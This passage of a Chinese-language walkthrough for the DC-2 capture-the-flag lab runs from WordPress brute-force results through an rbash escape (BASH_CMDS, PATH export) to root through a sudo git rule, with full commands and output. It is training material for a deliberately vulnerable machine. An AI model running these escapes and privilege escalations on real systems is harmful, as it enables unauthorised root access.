[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / the Time: 00:00:36 <=========================================================                                > (676 / 1152) 58.68%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: jerry, Password: adipiscing
 | Username: tom, Password: parturient

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

```
Username: jerry, Password: adipiscing
Username: tom, Password: parturient
```

登录`jerry`得到`flag2`



WordPress 5.1.1 is available! Please notify the site administrator.

Edit Page

Flag 2

Permalink: http://dc-2/index.php/flag-2/ Edit

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

Status: Published Edit


Visibility: Public Edit

Revisions: 2 Browse

Published on: Mar 21, 2019 @ 22:59 Edit


`tom`账户可ssh登录

PS：这里ssh端口并不是`22`前面端口扫描也看出来了ssh端口是`7744`




```
root@kali:/home/mochu7/Desktop # ssh tom@192.168.56.103 -p 7744
tom@192.168.56.103's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 28 04:05:45 2020 from 192.168.56.177
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ 
```

`tom`用户shell受限制很多命令用不了



```
tom@DC-2:~$
tom@DC-2:~$ ls
flag3.txt  test  usr
tom@DC-2:~$ cat flag3.txt
-rbash: cat: command not found
tom@DC-2:~$ whoami
-rbash: whoami: command not found
tom@DC-2:~$ id
-rbash: id: command not found
tom@DC-2:~$ cd /
-rbash: cd: restricted
tom@DC-2:~$ pwd
/home/tom
tom@DC-2:~$
```

这里读取`flag3.txt`可以用`less`命令读取，不需要提权




```
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
(END)
```

提权利用：


```
BASH_CMDS[a]=/bin/sh;a
/bin/bash
export PATH=PATH:/bin:/sbin:/usr/bin:/usr/sbin
```

`flag3`




```
tom@DC-2:~$ BASH_CMDS[a]=/bin/sh;a
$ /bin/bash
tom@DC-2:~$ export PATH=PATH:/bin:/sbin:/usr/bin:/usr/sbin
tom@DC-2:~$ whoami
tom
tom@DC-2:~$ id
uid=1001(tom) gid=1001(tom) groups=1001(tom)
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$
```

`flag4`




```
tom@DC-2:~$ cd /home
tom@DC-2:/home$ ls
jerry  tom
tom@DC-2:/home$ cd jerry
tom@DC-2:/home/jerry$ ls
flag4.txt
tom@DC-2:/home/jerry$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!

tom@DC-2:/home/jerry$
```

且`jerry`用户之前测试ssh不能登录，但是在这里可以直接切换



```
tom@DC-2:/home/jerry$ su jerry
Password:
su: Authentication failure
tom@DC-2:/home/jerry$ su jerry
Password:
jerry@DC-2:~$ whoami
jerry
jerry@DC-2:~$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry)
jerry@DC-2:~$
```

根据`flag4`的提示，这里应该是`git`提权，首先查看哪些命令可以无密码使用`root`权限也就是`sudo`可以无密码执行的




```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$
```

接下来就是`git`提权


参考文章：https://gtfobins.github.io/gtfobins/git/

```
sudo git -p help config
!/bin/sh
```




```
jerry@DC-2:~$ sudo git -p help config
GIT-CONFIG(1)                                                          Git Manual                                                          GIT-CONFIG(1)



NAME
       git-config - Get and set repository or global options

SYNOPSIS
       git config [<file-option>] [type] [-z|--null] name [value [value_regex]]
       git config [<file-option>] [type] --add name value
       git config [<file-option>] [type] --replace-all name value [value_regex]
       git config [<file-option>] [type] [-z|--null] --get name [value_regex]
       git config [<file-option>] [type] [-z|--null] --get-all name [value_regex]
       git config [<file-option>] [type] [-z|--null] --get-regexp name_regex [value_regex]
       git config [<file-option>] [type] [-z|--null] --get-urlmatch name URL
       git config [<file-option>] --unset name [value_regex]
       git config [<file-option>] --unset-all name [value_regex]
       git config [<file-option>] --rename-section old_name new_name
       git config [<file-option>] --remove-section name
       git config [<file-option>] [-z|--null] -l | --list
       git config [<file-option>] --get-color name [default]
       git config [<file-option>] --get-colorbool name [stdout-is-tty]
       git config [<file-option>] -e | --edit


DESCRIPTION
       You can query/set/replace/unset options with this command. The name is actually the section and the key separated by a dot, and the value will be escaped.

       Multiple lines can be added to an option by using the --add option. If you want to update or unset an option which can occur on multiple lines, a POSIX regexp value_regex needs to be given. Only the existing values that match the regexp are updated or
       unset. If you want to handle the lines that do not match the regex, just prepend a single exclamation mark in front (see also the section called “EXAMPLES”).

       The type specifier can be either --int or --bool, to make git config ensure that the variable(s) are of the given type and convert the value to the canonical form (simple decimal number for int, a "true" or "false" string for bool), or --path, which does
       some path expansion (see --path below). If no type specifier is passed, no checks or transformations are performed on the value.

       When reading, the values are read from the system, global and repository local configuration files by default, and options --system, --global, --local and --file <filename> can be used to tell the command to read from only that location (see the section
       called “FILES”).

       When writing, the new value is written to the repository local configuration file by default, and options --system, --global, --file <filename> can be used to tell the command to write to that location (you can say --local but that is the default).

       This command will fail with non-zero status upon error. Some exit codes are:

        1. The config file is invalid (ret=3),

        2. can not write to the config file (ret=4),

        3. no section or name was provided (ret=2),
```

https://blog.csdn.net/mochu7777777



```
!/bin/sh
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

final-flag



```
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/home/jerry
# cd /root
# ls
final-flag.txt
# cat final-flag.txt
 __    __     _ _       _                  _ 
/ / /\ \ \___| | |   __| | ___  _ __   ___/ \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/ /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/ 
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/   


Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

# 
```

https://blog.csdn.net/mochu7777777